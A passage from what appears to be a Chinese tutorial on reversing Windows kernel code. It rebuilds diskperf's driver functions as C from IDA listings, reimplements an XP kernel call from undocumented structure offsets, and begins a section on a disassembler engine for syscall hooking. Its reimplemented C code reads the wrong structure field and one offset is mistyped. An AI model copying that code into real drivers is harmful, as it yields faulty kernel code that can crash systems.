    p3[i] = p2[2]*p1[2*i+1]+p2[0]*p1[2*i];
```

```
    p3[i+1] = p2[3]*p1[2*i+1]+p2[1]*p1[2*i];
```

```
}
```

好了，以上就是三步的解法。后面的部分，也是依样画葫芦的完成，值得注意的是以下部分：

0040105C	cmp	ebx,64h	C
0040105F	pop	edi	F
00401060	pop	ebp	F
00401061	je	myfunction+7Bh (40107Bh)	C
00401063	cmp	ebx,6Eh	C
00401066	je	myfunction+88h (401088h)	C

除去其中的 F 指令，连续看到 `cmp` 和 `je`,说明这是一个 `switch`.这和调试版本没有什么区别。翻译的难度也非常小。这里就不再重述详细的过程了。

第二节 演习：内核代码阅读

2-1. 认识内核代码，新的函数调用方式

一般的认为，内核程序和驱动程序的概念近乎等价。它们被编译成.sys 文件放置在 Windows\System32\Drivers 目录下。这些代码将运行在 R0 级。拥有高权限。当然我们不能直接阅读机器码，必须得到汇编指令。IDA 是绝好的工具，它帮你将.sys 文件变成汇编代码。网络上有很多文章介绍使用的方法。

虽然能看到 IDA 得到的汇编代码，却不能亲眼看到系统运行，并进行调试，岂不是遗憾？其实调试更简单了，使用 Windbg 或者 Softice 均可。看到汇编语言单步运行，我们的解读能力正可大显身手。

把 sys 文件用 IDA 进行反汇编时，如果没有符号表，得到的函数和全局变量都没有可理解的名字。相信这对高手不是障碍？对我来说，真是很大的困扰。但是幸运的是，微软提供他的 sys 文件的每个版本的符号表文件（扩展名为.pdb）下载。在 windbg 中做简单的设置，便可以从网络上得到所有的 pdb 文件。有了这个，就能看到汇编中的函数名了。阅读一下明朗了很多。

我很想把前面对 c 语言反汇编的练习投入实用，然而，我又不敢直接阅读更复杂的内核代码。那样我可能会一下子晕掉失去信心。所以我直接从 DDK 中取例子 diskperf 编译了一个发行版反汇编了一下，算做初步的练习。这有几个好处，diskperf 仅仅 2000 多行代码，就算最差的情况逐行阅读，精力的损失也在可预测的范围之内。其次 diskperf 机制简单，我早已理解，也不担心过于不明的原理与机制造成困扰。再次 C 代码就在我手中，解读之后，还有机会比较正确答案。

拿到 diskperf 进行反汇编之后，我们当然首先看入口函数 DriverEntry. 相关的反汇编结果如下。现在我们就来假定这是一个我们从未见过 C 代码的 Windows 内核组件，来尝试恢复它为 C 语言：

```
INIT:00011480 DriverEntry      proc near
INIT:00011480
INIT:00011480 arg_0            = dword ptr  8
INIT:00011480 arg_4            = dword ptr  0Ch
INIT:00011480
```

```
;以下 push 的操作都是 F 指令，目的是保存 esi,edi。然后 mov 是取参数。arg_0,
;arg_4 是 IDA 自己定义的常数。用来取得参数。[esp+arg_4]就是[esp+0Ch],是第
;二个外部参数。
```

```
INIT:00011480                push    esi
INIT:00011481                mov     esi, [esp+arg_4]
INIT:00011485                mov     ax, [esi]
INIT:00011488                add     ax, 2
INIT:0001148C                push    edi
INIT:0001148D                mov     DiskPerfRegistryPath.MaximumLength, ax
INIT:00011493                movzx   eax, ax
```

```
;下面是调用 ExAllocatePoolWithTag 分配内存的过程，IDA 把参数都标示了。
```

```
INIT:00011496                push    66725044h          ; Tag
INIT:0001149B                push    eax                ; NumberOfBytes
INIT:0001149C                push    1                ; PoolType
```

```

INIT:0001149E          call          ds:__imp__ExAllocatePoolWithTag@12    ; __declspec(dllimport)
                        ExAllocatePoolWithTag(x,x,x)
INIT:000114A4          test     eax, eax
INIT:000114A6          mov      DiskPerfRegistryPath.Buffer, eax
INIT:000114AB          jz       short loc_114BB

```

;以上的jz 显然涉及到一个 if.只有 eax 不为 0，才执行下面的，否则跳到 114BB 去了。

;下面进行了一个字符串拷贝。

```

INIT:000114AD          push     esi                    ; SourceString
INIT:000114AE          push     offset DiskPerfRegistryPath ; DestinationString
INIT:000114B3          call     ds:__imp__RtlCopyUnicodeString@8    ; __declspec(dllimport)
                        RtlCopyUnicodeString(x,x)
INIT:000114B9          jmp      short loc_114CB

```

;以上这个跳转依然是上面的 if 的一部分。这避免了执行下面的给 DiskPerfRegistryPath.Length

;和 DiskPerfRegistryPath.MaximumLength 赋 0 的操作

```

INIT:000114BB
INIT:000114BB loc_114BB:                                ; CODE XREF: DriverEntry+2B↑ j
INIT:000114BB          and      DiskPerfRegistryPath.Length, 0
INIT:000114C3          and      DiskPerfRegistryPath.MaximumLength, 0
INIT:000114CB

```

; test-jz,然后 jmp，与前面说的 if 为 cmp-jl,然后后面的 else 是只有一个 jmp 一个意思。

;说明上面是一个单 if-else 结构,没有 else if 出现。

```

INIT:000114CB loc_114CB:                                ; CODE XREF: DriverEntry+39↑ j

```

;下面取了第 1 个参数。放到了 edx 中。edx+38h 取内容的话，这第一个参数要么是数组

;要么是结构体。当然，因为这个函数是 DriverEntry,我们很清楚第一个参数类型是

;DRIVER_OBJECT,也容易查到+38h 的位置是什么域。

```

INIT:000114CB          mov      edx, [esp+4+arg_0]
INIT:000114CF          lea     esi, [edx+38h]

```

;以下指令等于 mov ecx,1Ch,这看起来是一个循环的开始(ecx 常常用来做循环变量)。

```

INIT:000114D2          push     1Ch
INIT:000114D4          pop      ecx
INIT:000114D5          mov      eax, offset DiskPerfSendToNextDriver
INIT:000114DA          mov      edi, esi
INIT:000114DC          rep stosd

```

;下面是漫长的赋值操作，最后是返回.

```
INIT:000114DE      mov     eax, offset DiskPerfReadWrite
INIT:000114E3      mov     [edx+44h], eax
INIT:000114E6      mov     [edx+48h], eax
INIT:000114E9      mov     eax, offset DiskPerfShutdownFlush
INIT:000114EE      mov     [edx+78h], eax
INIT:000114F1      mov     [edx+5Ch], eax
INIT:000114F4      mov     eax, [edx+18h]
INIT:000114F7      mov     dword ptr [esi], offset DiskPerfCreate
INIT:000114FD      mov     dword ptr [edx+70h], offset DiskPerfDeviceControl
INIT:00011504      mov     dword ptr [edx+94h], offset DiskPerfWmi
INIT:0001150E      mov     dword ptr [edx+0A4h], offset DiskPerfDispatchPnp
INIT:00011518      mov     dword ptr [edx+90h], offset DiskPerfDispatchPower
INIT:00011522      mov     dword ptr [eax+4], offset DiskPerfAddDevice
INIT:00011529      pop     edi
INIT:0001152A      mov     dword ptr [edx+34h], offset DiskPerfUnload
INIT:00011531      xor     eax, eax
INIT:00011533      pop     esi
INIT:00011534      retn     8      ;retn 8,返回的同时恢复堆栈
INIT:00011534 DriverEntry  endp
```

以上函数调用方式和我们前面所见的标准 C 函数调用方式只有一个区别:由被调用函数自己恢复堆栈。`retn 8` 等于把 `esp+8` 后，再调用 `ret`.这是 `std call` 的函数调用方式。是默认的内核函数的调用方法。

2-2.尝试反 C 内核代码

无论汇编水平多高，有一个前提，我们要看懂内核代码，首先，我们应该会使用 C 语言开发内核驱动程序。当然，不排除某些绝顶高手，光以汇编思维，通过盲人摸象搞定全局，跳过对 DDK 的学习，直接理解 Windows 内核代码。我是做不到的了，既然微软已经为 DDK 提供了详细的文档和例子，就应该好好利用。

现在尝试用前面学到的方法来反写 C 代码。`diskperf` 的代码手边就有。但是如果对照着看来写，这练习也就没有意义了。我只好假装我没看过。先看开头的一段：

```
INIT:00011480      push     esi                                F
INIT:00011481      mov     esi, [esp+arg_4]
INIT:00011485      mov     ax, [esi]
INIT:00011488      add     ax, 2
INIT:0001148C      push     edi                                F
INIT:0001148D      mov     DiskPerfRegistryPath..MaximumLength, ax
INIT:00011493      movzx   eax, ax
```

首先忽略两条 F 指令。剩余的就简单了。`mov esi, [esp+arg_4]`意味着取第二个参数到 `esi` 中。`DriverEntry` 的第二个参数是 `PUNICODE_STRING RegisterPath, UNICODE_STRING` 的第一个域应该是 `Length`,那么 `[esi]` 就是取它的长度了。下面的指令是把

这个长度加 2，并保存到全局变量 DiskPerfRegistryPath.MaximumLength 中。

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject,PUNICODE_STRING RegisterPath)
{
    DiskPerfRegistryPath.MaximumLength = RegisterPath.Length + 2;
    ... ..
}
```

然后是分配内存的代码:

```
INIT:00011496          push    66725044h          ; Tag
INIT:0001149B          push    eax                ; NumberOfBytes
INIT:0001149C          push    1                  ; PoolType
INIT:0001149E          call     ds:__imp__ExAllocatePoolWithTag@12 ; __declspec(dllimport)
                        ExAllocatePoolWithTag(x,x,x)
INIT:000114A4          test     eax, eax
INIT:000114A6          mov      DiskPerfRegistryPath.Buffer, eax
```

以上这个函数调用过程，几乎简单得不用翻译。但是编译器把返回值要 mov 来 mov 去的，C 语言就不要那么笨拙了：

```
DiskPerfRegistryPathBuffer.Buffer = ExAllocatePoolWithTag(1,
DiskPerfRegistryPathMaximumLength,0x66725044);
```

然后下面的判断是对分配内存结果的判断.当 eax 不为 0 的时候，则拷贝字符串（jz short loc_114BB）。

```
INIT:000114AB          jz      short loc_114BB
INIT:000114AD          push    esi                ; SourceString
INIT:000114AE          push    offset DiskPerfRegistryPath ; DestinationString
INIT:000114B3          call     ds:__imp__RtlCopyUnicodeString@8 ; __declspec(dllimport)
                        RtlCopyUnicodeString(x,x)
INIT:000114B9          jmp     short loc_114CB
INIT:000114BB
INIT:000114BB loc_114BB:                                ; CODE XREF: DriverEntry+2B↑ j
INIT:000114BB          and     DiskPerfRegistryPath.Length, 0
INIT:000114C3          and     DiskPerfRegistryPath.MaximumLength, 0
INIT:000114CB
INIT:000114CB loc_114CB:                                ; CODE XREF: DriverEntry+39↑ j
```

那么以上的 if-else 模块大致如下：

```
if(DiskPerfRegistryPathBuffer.Buffer == NULL)
{
    DiskPerfRegisterPath.Length = 0;
    DiskPerfRegisterPath.MaximumLength = 0;
}
else
{
    RtlCopyUnicodeString(&DiskPerfRegistryPath,RegisterPath);
}
```

再往下是这么一段:

```
INIT:000114CB      mov     edx, [esp+4+arg_0]      ;edx = DriverObject
INIT:000114CF      lea     esi, [edx+38h]      ;esi = DriverObject->DispatchFunctions
INIT:000114D2      push    1Ch                ;ecx = 1Ch
INIT:000114D4      pop     ecx
INIT:000114D5      mov     eax, offset DiskPerfSendToNextDriver ;这是拷贝的源
INIT:000114DA      mov     edi, esi                ;拷贝的目的
INIT:000114DC      rep stosd                ;重复拷贝 1Ch 填满从 esi 开始的区域
```

edx+38h 的理解需要对 DriverObject 结构的了解。但这不是问题,有头文件可以查。一些困难的结构可以通过 Windbg 的指令来了解。还有更多没有公开的结构只能去找别人的资料碰碰运气。不过完全无法找到资料的话,你可以自己假定一个。我们不论是否理解,都要把它翻译成 C 语言。

```
for(i=0;i<0x1c;i++)
{
    DriverObject->DispatchFunctions[i] = DiskPerfSendToNextDriver;
}
```

... 后面是类似的填写分发函数,就不重复这个过程了。这是我的第一步尝试,看起来以前 C 语言反汇编结果的阅读的基本的方法都是可以用上的。

2-3.寻找需要的信息

如果我们给在 DriverEntry 中出现过的各个函数,依次来个反 C,同时把这个操作递归下去,我们还真的可以把整个代码变成 C 源代码。不过做做练习还好,如果出于实际的需求这样做的话,就显得笨拙了。作为内核代码的读者,应该迅速的扑向自己所需要的信息才对。

Diskperf 这个工程大家都是如此的熟悉,以至于我都想不出什么让人感兴趣的技术点需要通过反汇编去了解,但是出于练习的需要,我就假定:我们都了解 diskperf 通过绑定物理磁盘设备来进行磁盘操作的过滤。但是我们不知道,它是如何发现这些物理磁盘设备(或者枚举?),又是如何绑定的呢?是如何和系统磁盘的增加减少保持同步的呢?现在,我们只有 diskperf 的 sys 文件和符号表,那么我们自己来了解这些信息吧。

很容易想到绑定一个设备会调用 IoAttachDeviceToDeviceStack。打开 IDA 反汇编 diskperf.sys 后,寻找名字 IoAttachDeviceToDeviceStack,只有一处调用。在函数 DiskPerfAddDevice 中。

```
...
PAGE:0001127E loc_1127E:                ; CODE XREF: DiskPerfAddDevice+87↑ j
PAGE:0001127E      mov     eax, [ebp+TargetDevice]
PAGE:00011281      push    eax                ; TargetDevice
PAGE:00011282      mov     [esi+8], eax
PAGE:00011285      push    [ebp+IoObject]     ; SourceDevice
PAGE:00011288      call    ds: __imp__IoAttachDeviceToDeviceStack@8 ; __declspec(dllimport)
IoAttachDeviceToDeviceStack(x,x)
```

IoAttachDeviceToDevice 的第二个参数是 TargetDevice,那么被 push 进入堆栈的第一个参数就是 TargetDevice.而这个参数从堆栈中取得,也就是[ebp+TargetDevice],这里的 TargetDevice 是 IDA 定义的常数。在有符号表的情况下,这些参数都有了有意义的名字,而实际的数值可以在 DiskPerfAddDevice 的开头看到:

```
PAGE:000111E2 DiskPerfAddDevice proc near ; DATA XREF: DriverEntry+A2↑ o
```


PAGE:000111E2

PAGE:000111E2 IoObject = dword ptr 8

PAGE:000111E2 TargetDevice = dword ptr 0Ch

可见 TargetDevice 的实际数值是 0Ch,这是 DiskPerfAddDevice 传入的第二个参数。而第一个参数名字是 IoObject.

有兴趣的话,现在来反 C 这个函数的其他部分,以便得到更清晰的解答,下面是函数最开始的部分:

PAGE:000111E2 push ebp

PAGE:000111E3 mov ebp, esp

PAGE:000111E5 push ebx

PAGE:000111E6 lea eax, [ebp+IoObject]

PAGE:000111E9 push eax ; DeviceObject

PAGE:000111EA xor ebx, ebx

PAGE:000111EC push ebx ; Exclusive

PAGE:000111ED mov eax, 100h

PAGE:000111F2 push eax ; DeviceCharacteristics

PAGE:000111F3 push 7 ; DeviceType

PAGE:000111F5 push ebx ; DeviceName

PAGE:000111F6 push eax ; DeviceExtensionSize

PAGE:000111F7 push [ebp+IoObject] ; DriverObject

PAGE:000111FA call ds:__imp__IoCreateDevice@28 ; __declspec(dllimport)

IoCreateDevice(x,x,x,x,x,x,x,x)

这一段把大量的参数 push 到堆栈里,然后调用函数 IoCreateDevice,这是本书一开始就讲述的内容,我们应该已经非常的熟悉了,注意参数是倒序压入堆栈的.目前我知道函数有返回值,但是不知道其类型.简单起见,返回 ULONG.同时对于第一个参数 IoObject 我本不了解是什么类型,无奈 IDA 提示我了这是一个 DRIVER_OBJECT.

ULONG DiskPerfAddDevice(PDRIVER_OBJECT IoObject, PDEVICE_OBJECT TargetDevice)

{

NTSTATUS status;

// 把我们 push 过的参数填入。但是,你要除去其中的函数开始时,对 ebp 和 ebx 进行备份的指令。

status = IoCreateDevice(IoObject,0x100,0,7,0x100,0,(PDRIVER_OBJECT *)&IoObject);

}

上面的代码是不是有点荒谬?IoCreateDevice 最后一个参数明明应该是一个 DEVICE_OBJECT,为何把 IoObject 给传了进去?

正确的做法应该是这样的:

ULONG DiskPerfAddDevice(PDRIVER_OBJECT IoObject, PDEVICE_OBJECT TargetDevice)

{

NTSTATUS status;

PDEVICE_OBJECT Device;

status = IoCreateDevice(IoObject,0x100,0,7,0x100,0,&Device);

}

是的,但是其实前面的写法也没有错!不要忘记了汇编语言是没有类型概念的.IoObject 在堆栈中传入.函数调用完后被恢复,所以这些空间,是这个函数可以随意使用,不会对外界造成影响.那么,我再在函数内部定义一个

PDEVICE_OBJECT Device;

真的还不如直接利用传入的参数 PDRIVER_OBJECT IoObject。他们虽然类型不同,大小却是一样的,都是四个字节的指针而已.这是编译器优化的结果.

我们看到的答案就是, DiskPerfAddDevice 负责生成设备并绑定原始的设备。而原始设备的来源是 DiskPerfAddDevice 的参数。而这个函数被设置在 DriverEntry 中:

INIT:000114F4	mov	eax, [edx+18h]
INIT:000114F7	mov	dword ptr [esi], offset DiskPerfCreate
INIT:000114FD	mov	dword ptr [edx+70h], offset DiskPerfDeviceControl
INIT:00011504	mov	dword ptr [edx+94h], offset DiskPerfWmi
INIT:0001150E	mov	dword ptr [edx+0A4h], offset DiskPerfDispatchPnp
INIT:00011518	mov	dword ptr [edx+90h], offset DiskPerfDispatchPower
INIT:00011522	mov	dword ptr [eax+4], offset DiskPerfAddDevice

这里的 `edx` 的位置是 `DRIVER_OBJECT,DRIVER_OBJECT` 偏移 `0x18` 之后, 取得其地址, 那是 `DriverExtension`, 然后 `DriverExtension` 取第 5 个字节开始的位置, 那是 `DriverExtension->AddDevice`。相关的知识很简单, 就不详细讲述了。

2-4. 了解内核调用的位置

下面要用我们的知识来做一些有用的事情。**Windows** 从 2000 发展到 XP 后, XP DDK 中出现了一些新的调用。内核程序开发者有时会发现, 这些调用非常有用 (这也是这些新调用产生的原因), 但是如果使用他们, 会导致驱动在 2000 下无法使用。目前 2000 的用户依然很多, 存在这样的可移植问题是非常遗憾的。退一步的方案是 2000 下限制某些功能。在程序中动态加载系统调用, 并小心的判断当前的版本。在 2000 的情况下, 一些功能被跳过。这样比前者好, 但是依然不是最理想的解决方案。

有一些人开始使用非文档的解决方案。非文档解决方案的危害就是, 可能不兼容未来的操作系统。但是由于我们现在这样做仅仅是针对一个过去版本的操作系统, 问题就不复存在了。在新版本的操作系统上, 我们调用新的系统调用, 而在某个已经存在而且不会再变的操作系统版本上, 我们调用非文档的方法。只要低版本操作系统测试无问题, 以后的也不会有问题。

所谓的非文档方案就是, 在新版本的操作系统上, 把新出现的功能调用进行反汇编, 更好的是反写为 C 语言。然后直接编译或者少许修改后放到我们的内核程序里, 同时检测当前操作系统为低版本时, 调用这些非文档的代码。

下面我们举两个例子,

`PDEVICE_OBJECT`

```
IoGetDeviceAttachmentBaseRef(
IN PDEVICE_OBJECT DeviceObject);
```

这个调用获得设备栈底的设备。这对过滤驱动非常有用。

为了自己实现它, 我们首先必须要看到这些调用的反汇编代码。这并不难, 你可以下载符号表并用 IDA 反汇编内核模块。不过更好的办法是用 Windbg 调试运行 Windows。Windbg 可以自动下载对应的符号表。操作简单。整个 Windows 的反汇编会迅速展现在你面前并随时可以设置断点调试。

调试 Windows 需要两台机器。或者在一台计算机上使用虚拟机。用实际的串口线或者管道模拟的串口连接。并经过一系列的设置。在网络上有许多文档。最好设置从 MS 直接 load 对应符号表。这样可以保证符号表版本不出问题。

我很希望看到 WindowsXP 下这两个函数的反汇编。但是恰好我的手头只有一台被调试的 Vista。现在打开 Windbg, 在命令输入框输入:

```
u IoGetDeviceAttachmentBaseRef
```

显示如下:

```
kd> u IoGetDeviceAttachmentBaseRef
```

```
nt!IoGetDeviceAttachmentBaseRef:
```

818c151c 8bff	mov	edi,edi
818c151e 55	push	ebp
818c151f 8bec	mov	ebp,esp
818c1521 53	push	ebx
818c1522 56	push	esi
818c1523 6a0a	push	0Ah

```

818c1525 59          pop     ecx
818c1526 ff1500118081  call   dword ptr [nt!_imp_KeAcquireQueuedSpinLock (81801100)]

```

现在看到的是 IoGetDeviceAttachmentBaseRef 的开头部分。我们已经看到了地址在 818c151c, 那么要看完整的部分也简单了, 主菜单 View->Disassembly, 出现 Disassembly 窗口, 上部的 offset 输入框中输入 818c151c, IoGetDeviceAttachmentBaseRef 的代码如下:

```

nt!IoGetDeviceAttachmentBaseRef:
818c151c 8bff          mov     edi,edi      无意义指令
818c151e 55           push    ebp          ;保存 ebp
818c151f 8bec          mov     ebp,esp      ;保存 esp
818c1521 53           push    ebx          ;保存 ebx
818c1522 56           push    esi          ;保存 esi
818c1523 6a0a          push    0Ah          ;把 0ah 当作第一个参数传给 KeAcquireQueuedSpinLock
818c1525 59          pop     ecx
818c1526 ff1500118081  call   dword ptr [nt!_imp_KeAcquireQueuedSpinLock (81801100)]
818c152c 8ad8          mov     bl,al         ;bl = KeAcquireQueuedSpinLock 的返回值.
818c152e 8b4508          mov     eax,dword ptr [ebp+8]    取得唯一的一个参数 DEVICE_OBJECT
818c1531 e8d3ffff      call    nt!IopGetDeviceAttachmentBase+0x4 (818c1509)
818c1536 8bf0          mov     esi,eax
818c1538 8bce          mov     ecx,esi
818c153a e8dd5ff8ff    call    nt!ObfReferenceObject (8184751c)
818c153f 6a0a          push    0Ah
818c1541 8ad3          mov     dl,bl
818c1543 59          pop     ecx
818c1544 ff15fc108081  call   dword ptr [nt!_imp_KeReleaseQueuedSpinLock (818010fc)]
818c154a 8bc6          mov     eax,esi
818c154c 5e          pop     esi
818c154d 5b          pop     ebx
818c154e 5d          pop     ebp
818c154f c20400          ret     4

```

同时, IopGetDeviceAttachmentBase 的代码如下:

```

nt!IopGetDeviceAttachmentBase:
818c1500 eb07          jmp     nt!IopGetDeviceAttachmentBase+0x4 (818c1509)
818c1502 8bc1          mov     eax,ecx
818c1504 90           nop
818c1505 90           nop
818c1506 90           nop
818c1507 90           nop
818c1508 90           nop
818c1509 8b88b0000000  mov     ecx,dword ptr [eax+0B0h]
818c150f 8b4918          mov     ecx,dword ptr [ecx+18h]
818c1512 85c9          test    ecx,ecx
818c1514 75ec          jne     nt!IopGetDeviceAttachmentBase+0x2 (818c1502)
818c1516 c3           ret

```

要直接阅读上面的代码, 现在可能还有些问题。这在下一小节中描述。

2-5. 自己实现 XP 的新调用，新的函数调用方式

我们阅读 vista 下的 `IopGetDeviceAttachmentBase` 可能有点小麻烦。因为 `Iop` 系列的函数是内部函数。而微软的内部函数系统喜欢用 `fast call` 的方式。这种方式与前面的 `std call` 方式几乎完全相同。唯一区别是，前两个参数不被放到堆栈中传入，而是放入 `ecx` 和 `edx` 中。`ecx` 中将保存第一个参数，`edx` 中保存第二个。

这就是为何 `IopGetDeviceAttachmentBase` 这个函数返回的时候不需要恢复堆栈。因为参数没有通过堆栈传递。此外另人疑惑的是开头的 `jmp`。这样一来，通过 `ecx` 传参数就被跳过了。我只能理解为，这个函数应该是从 `818c1502` 开始的。

`IopGetDeviceAttachmentBase` 的被调方式是：

```
818c152e 8b4508      mov     eax,dword ptr [ebp+8]    取得唯一的一个参数 DEVICE_OBJECT
818c1531 e8d3ffff    call    nt!IopGetDeviceAttachmentBase+0x4 (818c1509)
```

这并非直接调用 `nt!IopGetDeviceAttachmentBase` 这个函数，而是直接把参数 `mov` 到 `eax` 中，然后 `jmp` 到了 `818c1509` 处。这些代码在 vista 下经常出现。不象是一般的编译结果。像是经过某种特殊的优化后的结果。

`818c1509` 处开始的代码就很简单了：

```
818c1509 8b88b0000000 mov     ecx,dword ptr [eax+0B0h]
818c150f 8b4918      mov     ecx,dword ptr [ecx+18h]
818c1512 85c9       test    ecx,ecx
818c1514 75ec       jne     nt!IopGetDeviceAttachmentBase+0x2 (818c1502)
818c1516 c3         ret
```

`eax` 是传入参数，也就是 `PDEVICE_OBJECT` 的指针。`mov ecx,dword ptr [eax+0B0h]` 中，`DEVICE_OBJECT` 的 `B0` 是一个让人颇有些眼熟的位置。有人给我一个文件，里面有 XP 下 `DEVICE_OBJECT` 的结构，内容如下：

```
struct _XP2600_2180_DEVICE_OBJECT /* sizeof 000000B8 184 */
{
/* off 0x00000000 */ short    Type;
/* off 0x00000002 */ unsigned short    Size;
/* off 0x00000004 */ long ReferenceCount;
/* off 0x00000008 */ struct _XP2600_2180_DRIVER_OBJECT* DriverObject;
/* off 0x0000000C */ struct _XP2600_2180_DEVICE_OBJECT* NextDevice;
/* off 0x00000010 */ struct _XP2600_2180_DEVICE_OBJECT* AttachedDevice;
/* off 0x00000014 */ struct _XP2600_2180_IRP* CurrentIrp;
/* off 0x00000018 */ struct _XP2600_2180_IO_TIMER* Timer;
/* off 0x0000001C */ unsigned long    Flags;
/* off 0x00000020 */ unsigned long    Characteristics;
/* off 0x00000024 */ struct _XP2600_2180_VPB* Vpb;
/* off 0x00000028 */ void* DeviceExtension;
/* off 0x0000002C */ unsigned long    DeviceType;
/* off 0x00000030 */ char StackSize;
/* off 0x00000034 */ union _XP2600_2180__unnamed_000001D5 Queue;
/* off 0x0000005C */ unsigned long    AlignmentRequirement;
/* off 0x00000060 */ struct _XP2600_2180_KDEVICE_QUEUE DeviceQueue;
/* off 0x00000074 */ struct _XP2600_2180_KDPC Dpc;
/* off 0x00000094 */ unsigned long    ActiveThreadCount;
/* off 0x00000098 */ void* SecurityDescriptor;
/* off 0x0000009C */ struct _XP2600_2180_KEVENT DeviceLock;
/* off 0x000000AC */ unsigned short    SectorSize;
```

```

/* off 0x000000AE */ unsigned short Spare1;
/* off 0x000000B0 */ struct _XP2600_2180_DEVOBJ_EXTENSION* DeviceObjectExtension;
/* off 0x000000B4 */ void* Reserved;
};

```

这个头文件来自吴岩峰。所以请不要问我从如何获得了。如果你有耐心用 Windbg 逐个分析那些结构，或许也可以自己取得。如果你不知道这个结构，请直接用指针移动 0xB0 字节来获取就可以了，没有必要关心这个结构。

然后下一步是 mov ecx,dword ptr [ecx+18h]，可见[eax+0B0h]本身也是结构体指针。我忍不住又查了一下那个结构：

```

typedef struct _XP2600_2180_DEVOBJ_EXTENSION /* sizeof 0000002C 44 */
{
/* off 0x00000000 */ short Type;
/* off 0x00000002 */ unsigned short Size;
/* off 0x00000004 */ struct _XP2600_2180_DEVICE_OBJECT* DeviceObject;
/* off 0x00000008 */ unsigned long PowerFlags;
/* off 0x0000000C */ struct _XP2600_2180_DEVICE_OBJECT_POWER_EXTENSION* Dope;
/* off 0x00000010 */ unsigned long ExtensionFlags;
/* off 0x00000014 */ void* DeviceNode;
/* off 0x00000018 */ struct _XP2600_2180_DEVICE_OBJECT* AttachedTo;
/* off 0x0000001C */ long StartIoCount;
/* off 0x00000020 */ long StartIoKey;
/* off 0x00000024 */ unsigned long StartIoFlags;
/* off 0x00000028 */ struct _XP2600_2180_VPB* Vpb;
}XP2600_2180_DEVOBJ_EXTENSION,*PXP2600_2180_DEVOBJ_EXTENSION;

```

0x18 处是 AttachedTo,非常的理想，符合我们的猜测。从 XP 到 Vista 下都没有改变过这个结构。那么 2000 下是否是一样呢？这个可以自己验证一下：运行代码，如果没有崩溃，那么一切 OK.

首先自己实现一个,没有头文件的时候，你得自己定义结构中 0x80 和 0x18 这样的位置，当然你定义什么那是无所谓的，只要你的目的是明确的。在有以上头文件的时候，可以这么实现：

```

PDEVICE_OBJECT IoGetDeviceAttachmentBase(PDEVICE_OBJECT device)
{
    PXP2600_2180_DEVICE_OBJECT mydevice = (PXP2600_2180_DEVICE_OBJECT)device;
    PXP2600_2180_DEVOBJ_EXTENSION my_extension =
        (PXP2600_2180_DEVOBJ_EXTENSION)mydevice-> DeviceExtension;
    if(my_extension->AttachedTo == NULL)
        return device;
    else
        return IoGetDeviceAttachmentBase((PDEVICE_OBJECT)my_extension->AttachedTo);
}

```

然后是 IoGetDeviceAttachmentBaseRef，从前文的汇编看，流程是这样的：

第一步，call dword ptr [nt!_imp_KeAcquireQueuedSpinLock (81801100)]，参数为 0xA.

第二步，调用 IoGetDeviceAttachmentBase。

第三步，call nt!ObfReferenceObject (8184751c)。目的是对这个设备记一次引用。

第四步，call dword ptr [nt!_imp_KeReleaseQueuedSpinLock (818010fc)]，这是对前面的 KeAcquireQueuedSpinLock 调用一个释放。

以上的调用 ObfReferenceObject 在 2000 下存在。IoGetDeviceAttachmentBase 我们自己实现了。

KeAcquireQueuedSpinLock 和 KeReleaseQueuedSpinLock 是为了同步设备链。考虑多线程的情况，我遍历设备链表的时候，显然不希望其他线程操作这个设备链表。KeAcquireQueuedSpinLock 这个调用在 2000 下也没有。但是仅仅是阻止线程切换的话，我们可以通过提高中断级来实现。这按理和 KeAcquireQueuedSpinLock 效果是一样的。

```
PDEVICE_OBJECT
IoGetDeviceAttachmentBaseRef(
IN PDEVICE_OBJECT DeviceObject)
{
    KIRQL irql;
    PDEVICE_OBJECT baseDevice;
    irql = KeRaiseIrqlToDpcLevel();
    baseDevice = IoGetDeviceAttachmentBase(DeviceObject);
    ObReferenceObject(baseDevice);
    KeLowerIrql(irql);
    return baseDevice;
}
```

2-6. 没有符号表的反汇编

这一小节将在本书的正式版中补全。

第三节 实战:反汇编引擎, HOOK 系统调用

3-1 反汇编引擎 XDE32 之熟悉指令

当我们需要在程序中动态分析指令的时候，反汇编引擎是必要的东西。一个反汇编引擎的作用是：把机器码解析成可以理解的指令。这个理解不仅仅针对人，也可以针对程序。这样我们就不必开发严格依赖于具体实现的代码，而可以根据读取的机器码的分析结果，进行随机应变了。而且幸运的是，反汇编引擎通常很小。网上能找到很多开源的反汇编引擎。加入到你自己的程序中并不困难。

理解反汇编引擎需要对 i386 的机器指令编码有深入的了解。下载 intel 公司发布的说明很简单，但是理解起来确实非常的困难。我略过其中很多细节，打算努力的理解一些我需要使用到的信息。

首先是一条指令的组成，大致如下图所示：

前缀(可选)	操作码	ModR/M(可选)	SIB(可选)	地址偏移(可选)	立即操作数(可选)
--------	-----	------------	---------	----------	-----------

前缀：指令前缀，包括加锁，重复等信息。每个前缀 1 个字节。但是最多可能有 4 个前缀。

操作码：指令的机器编码。可能占有 1-3 个字节。一般只有一个操作码。

ModR/M：修改的寄存器与存储器。如果有，则必为 1 个字节。

SIB：和 ModR/M 相关。一些特殊的寻址指令需要的信息(Scale,Index,Base)。如果有，必为 1 字节。

地址偏移：取决于寻址方式的需要。可能为 1，2，4 字节。

立即操作数：取决于寻址方式的需要。可能为 1，2，4 字节。

一条指令既然基本如此，那么反汇编引擎的目标就是把这些解析出来。我使用了 wowocock 所使用的 XDE32 反汇编引擎。这些代码都是开放源代码。主要有三个文件组成，xde32_Table.h,xde32.h,xde32.c.有兴趣的读者请自己下载研究。

xde32 用一个结构来代表一条指令的所有信息，这个结构如下：

```
#pragma pack(push)
#pragma pack(1)
struct xde_instr
{
    unsigned char  defaddr;    // 2 或者 4 字节数。
    unsigned char  defdata;    // 2 或者 4 字节数。
    unsigned long  len;        // 这个结构对应的指令的总长度。
    unsigned long  flag;       // 指令特征标记
    unsigned long  addrsize;    // 地址偏移量的字节数(1,2,4)
    unsigned long  datasize;    // 立即数的字节数(1,2,4)
    unsigned char  p_lock;      // 是否有加锁前缀，0 或 F0
    unsigned char  p_66;        // 是否有数据覆盖前缀，0 或 66
    unsigned char  p_67;        // 是否有地址覆盖前缀，0 或 67
    unsigned char  p_rep;       // 是否有重复前缀 0, F2 或 F3
    unsigned char  p_seg;       // 是否有段地址寄存器覆盖前缀 0 或 26/2E/36/3E/64/65
    unsigned char  opcode;      // 操作码。当操作码为 0F 的时候，有指令第二字节
    unsigned char  opcode2;     // 指令第二字节
    unsigned char  modrm;       // 指令中的 ModR/M 字节
    unsigned char  sib;         // 指令中的 SIB 字节
